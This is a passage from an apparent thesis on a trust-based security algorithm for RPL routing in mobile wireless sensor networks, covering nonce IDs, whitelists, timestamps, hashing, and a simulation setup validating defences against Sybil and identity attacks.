


Figure 6. Lightweight Mobile Trust Algorithm Framework

The trust value is defined to be between 0 and 1, with 0 denoting an untrusted node and 1 being a trusted node. The trust value is calculated as

$$trustValue = trustValue + W_1, \tag{4.1}$$

where W_1 is the trust weight factor between 0 and 1. The trust value increases when a trusted event occurs. The notion of a trusted event is defined in Sections B.1 to B.3 of this chapter.

Conversely, the trust value is decreased as given by

$$trustValue = (trustValue)(W_2), \tag{4.2}$$

when a malicious event occurs. In this case, W_2 is the malicious weight factor between 0 and 1. The notion of a malicious event is defined in Section B.1 to B.3 of this chapter.

For simplicity and ease of implementation, we define the weights (W_1 and W_2 in Equation 4.1 and Equation 4.2, respectively) as follows:

- trustValue = 1 (for trusted event, set $W_1 = 1$)
- trustValue = 0 (for malicious event, set $W_2 = 0$)

In the case of mobile wireless sensor networks, the nodes are highly mobile and their signal strength changes accordingly. An example is shown in Figure 7 in which the mobile node (MN) moves closer to Node B. Using the standard RPL algorithm, we see that the MN continues to connect to Node A since it remains in Region A. In our proposed algorithm, the *bestNeighbourValue* is given by

$$bestNeighbourValue = (\frac{1}{OF})(trustValue)(ARSSI), \tag{4.3}$$

where the MN considers the ARSSI value in determining the best neighbor; thus, it connects to Node B in Region B instead. The parent node is selected based on the neighbor with the highest bestNeighbourValue, which is calculated as a function of (1) normalized OF, (2) trustValue, and (3) ARSSI. We propose the use of ETX as the minimizing OF for our simulations. The ETX, which defines the expected number of transmissions to successfully transmit a packet provides better performance over other OFs [14].




Figure 7. Example of a Mobile Scenario. Adapted from [11].

1. Nonce ID

One of the strategies to protect against network attacks is to uniquely identify each node such that an attacker cannot gain entry to the network. We propose the use of a nonce ID. The nonce ID is a unique identity that is generated and assigned to each network member during the formulation of the DODAG. The nonce ID is transmitted along with the DIO control message. The trust algorithm works such that when a node receives a DIO message, it checks the nonce ID field for the legitimacy of the sender's identity. If it is valid, it indicates a trusted event and increments the trust value for that particular sender. In the case where the nonce ID is deemed not valid, it indicates a malicious event and decrements the trust value for that sender accordingly. To avoid adding additional bytes to the transmission overhead, we use the reserved field found within the DIO message to send the nonce ID. This field was originally reserved for flags and initialized to zero. The modified DIO message with the nonce ID is shown in Figure 8.




Figure 8. Nonce ID in Modified DIO Message


2. Network Whitelist

While each nonce ID is unique, we assessed that it is still relatively easy for an attacker to circumvent this. In the case of a Sybil attack, the attacker can separately develop a wide set of identities with the hope that one of the IDs represents that of a trusted node. To protect against such attacks, we use a network association scheme in the form of a network whitelist table that is formulated during the construction of the DODAG. The trust algorithm works such that when a DIO message is received, the receiver checks the combination of nonce ID and IP address of the sender against the network whitelist. If it is valid, the sender increments the trust value associated with the sender. Otherwise, the sender decrements the trust value associated with the sender.

As shown in Figure 9, for each node in the network, the network whitelist table captures the identity and IP address of the node. This unique mapping provides an added level of security against randomly generated identity attacks.

3. Timestamp

Another strategy to prevent malicious entry into the network is to track the timeliness of a message in transit. We use a timestamp to monitor the exchange of control messages. Since a DIO message is the most commonly transmitted message used in the RPL routing protocol, we monitor the timeliness and consistency of the exchange of DIO messages between network members. The time difference between successive DIO messages should be relatively consistent and within a threshold of 500 ms. This time difference is recorded as the timestamp and transmitted as part of the DIO message as shown in Figure 10. The algorithm works such that when the timestamp is above the threshold value, it indicates a trusted event, and the trust value associated with the sender is incremented. In contrast, when the timestamp is below the threshold value, it indicates a malicious event, and the trust value is decremented accordingly.


NETWORK WHITELIST

Randomly generated during the DODAG formulation

Nonce ID	IP Address
0x0001	2001:0db8:85a3:0000:0000:8a2e:0370:7333
0x0002	2001:0db8:85a3:0000:0000:8a2e:0370:7323
0x0003	2001:0db8:85a3:0000:0000:8a2e:0370:7334
⋮	⋮

Figure 9. Network Whitelist Table




Figure 10. Timestamp in Modified DIO Message

4. Hashing

A hash function, such as a message authentication code, can also be used to ensure the data integrity and authenticity of the message. While we acknowledge that hashing does incur additional network resources, we want to examine the performance tradeoffs when hashing is adopted within our trust algorithm. We use the Secure Hashing Algorithm 1 (SHA-1) to protect our data in transit against tampering attacks and data corruption, thereby providing data integrity protection. The SHA-1 digest is appended as part of the DIO message, as shown in Figure 11.




Figure 11. Authentication Digest in Modified DIO Message

C. CHAPTER SUMMARY

In this chapter, we articulated the security objectives for the design of a lightweight trust-based security algorithm to enable secure routing in a mobile wireless sensor network. The building blocks for the trust algorithm, which include nonce ID, network whitelist, hash, and timestamp, were developed and discussed. In addition, a mobility model using the ARSSI value was formulated to aid the neighbor selection process in a dynamic environment.

THIS PAGE INTENTIONALLY LEFT BLANK

V. SIMULATION MODEL AND EXPERIMENTAL SETUP

In this chapter, we present the various types of models used for our simulations. The assumptions for each model are defined to provide a closed testing, validation, and evaluation environment. We also describe the associated platforms, toolkits and parameters used to support the simulation process.

A. NETWORK MODEL

The network model and its corresponding topology are formulated using a realistic operating scenario. One key scenario from the operational perspective is the forward force protection where sensors are deployed as a means of surveillance to protect key military assets. This scenario is adopted for our network modeling process. In this section, we discuss the implementations and the assumptions in the formulation of the network model.

1. Topology

In a typical force protection scenario, layered-defense is achieved with the assistance of a Command and Control (C2) center and multiple sensor systems. The role of the sensors is to provide early warning through surveillance such that if a suspected intrusion takes place, the corresponding alerts are sent to the backend C2 for decision making. When a threat is observed, the C2 controller activates the appropriate forces to neutralize the threat. Based on this scenario, the link layer takes on a tree topology as shown in Figure 12. At this point, it is worthwhile to note that while the nodes are connected across the link-layer, the computation of routes from the trusted mobile RPL algorithm converge to an optimal path for each sensor-to-C2 pair.

The computation of the routes between nodes and the C2 is executed as follows. For simplicity, we assume that the network nodes are within the same DODAG with the C2 as the root node. The same DODAG takes on the same link metric. In the route computation, RPL selects the best neighbor for each node. Based on the metric value calculated across each link, the route eventually converges to an optimal path as shown in yellow in Figure 13. For mobile nodes, the route computation is complicated due to the fluctuation in link stability. As such, our algorithm is designed to consider ARSSI in the neighbor selection process to enhance the network performance in a dynamic environment.




Figure 12. Link Topology




Figure 13. Network Topology

2. Participating Nodes

The network topology consists of a static C2 node (also known as a server/sink node) and multiple static sensors for area surveillance as well as one moving sensor for the purpose of security patrolling. We use human walking speed of between 1.0 and 2.0 m/s to represent the mobile node in our simulations. While there is fixed link connectivity between the static nodes, the mobile sensor switches its link connectivity based on its patrol area and proximity to nearby sensors. To ensure a realistic simulation and demonstrate the performance of RPL in such a network, we propose one server node, nine static sensor nodes, and one mobile sensor node moving in a rectangular manner. The parent-child relationships between the sensor nodes are shown in Figure 14.




Figure 14. Relationship between Network Nodes

3. Transmission Links

The simulation considers a wireless mobile system with each node equipped with a 5.0-m transmission range. In terms of a propagation model, we use the unit disk graph medium (UDGM) model which is commonly used for IoT simulations [23].

The UDGM model exhibits the behavior of an omni-directional wireless transmission, where all nodes within the unit disk are within the transmission range and receive packet transmissions [24]. Within the unit disk, the transmission range also decreases with the amount of power from the transmitter. We also assume that the transmission link is encrypted at the MAC layer such that information cannot be obtained for the purpose of data forensic analysis over the wireless channel.

B. ATTACKER MODEL AND SECURITY VALIDATION PROCESS

In this section, we discuss and model three types of attackers that are commonly found in a mobile wireless sensor network. This serves as the basis to validate our implementation of a mobile trust-based routing algorithm for a wireless sensor network. We also describe the process to validate the strength of the security implementations based on the proposed threat models.

In a normal scenario with the base RPL algorithm, one of the possible routing paths between a mobile sensor and server node is shown in Figure 15. In our simulations, we replace the legitimate nodes with attackers to demonstrate and validate the proposed trust-based security algorithm. The algorithm is designed to detect malicious behavior exhibited by the attacker and, thereby, establish a new route between end nodes. To enhance the simulation process, the attackers are activated iteratively such that the route changes accordingly. This process continues until the network connectivity breaks down.




Figure 15. Network Model with Proposed Attackers

1. Security Validation

The simulation begins with only legitimate nodes to indicate a normal routing scenario. As shown in Figure 16, once the routing path has been established between the client and server node, an attacker node (Node 7, in this case) is activated. Since the mobile trust-based security algorithm is running as part of RPL, we expect the attacker to be detected by the neighboring nodes after some time. The routing path changes accordingly and data is only routed through trusted nodes.

Once the routing path converges to a new path, another attacker node (Node 8, in this case) is activated. Correspondingly, another new route is established. One of the possible routes is shown in Figure 17. This process is repeated iteratively until all three attackers are activated, as shown in Figure 18. This results in the breakdown of the network, and no end-to-end connectivity is established between the server and client nodes.

In addition to route changes on the activation of the attacker node, we use deep packet inspection and bit stream analysis to aid our evaluation process. The following sections describe the methodology in the evaluation of various network attacks that we modeled in this thesis.




Figure 16. RPL Security Validation Process (One Attacker)




Figure 17. RPL Security Validation Process (Two Attackers)




Figure 18. RPL Security Validation Process (Three Attackers)

2. Protection against Identity Attack

A Sybil attack can be considered as an advanced form of identity or spoofing attack where an adversary forges the identities of legitimate nodes in the network. Since the IP address is a form of identity from the network's perspective, a Sybil attack can be performed by generating a large number of pseudo identities using multiple IP addresses, with the hope that one of these matches that of a legitimate node.

In the case of a Sybil attack, the adversary deliberately floods the network with multiple packets with different IP addresses. With our trust algorithm in place, these packets should be filtered out on the basis that the nonce ID is missing or incorrect. As part of the validation process to protect against a Sybil attack, we perform packet inspection on RPL messages, as shown in Figure 19. In the event that there is a Sybil attack, we examine the associated nonce ID field to ensure that the nonce ID is implemented correctly for both the trusted nodes as well as malicious nodes.




Figure 19. Security Validation against Sybil Attack—Step 1

With regard to the network whitelist, we assume that the adversary obtains privileged information and falsely identifies itself as a legitimate network member. The network whitelist is validated such that each node maintains the whitelist table that contains the unique combination of nonce ID and IP address for the network members. On receiving a network packet, if there exists a nonce ID, the receiver performs a check on the network whitelist to ensure that the sender is indeed a legitimate node in the network. This is shown in Figure 20.

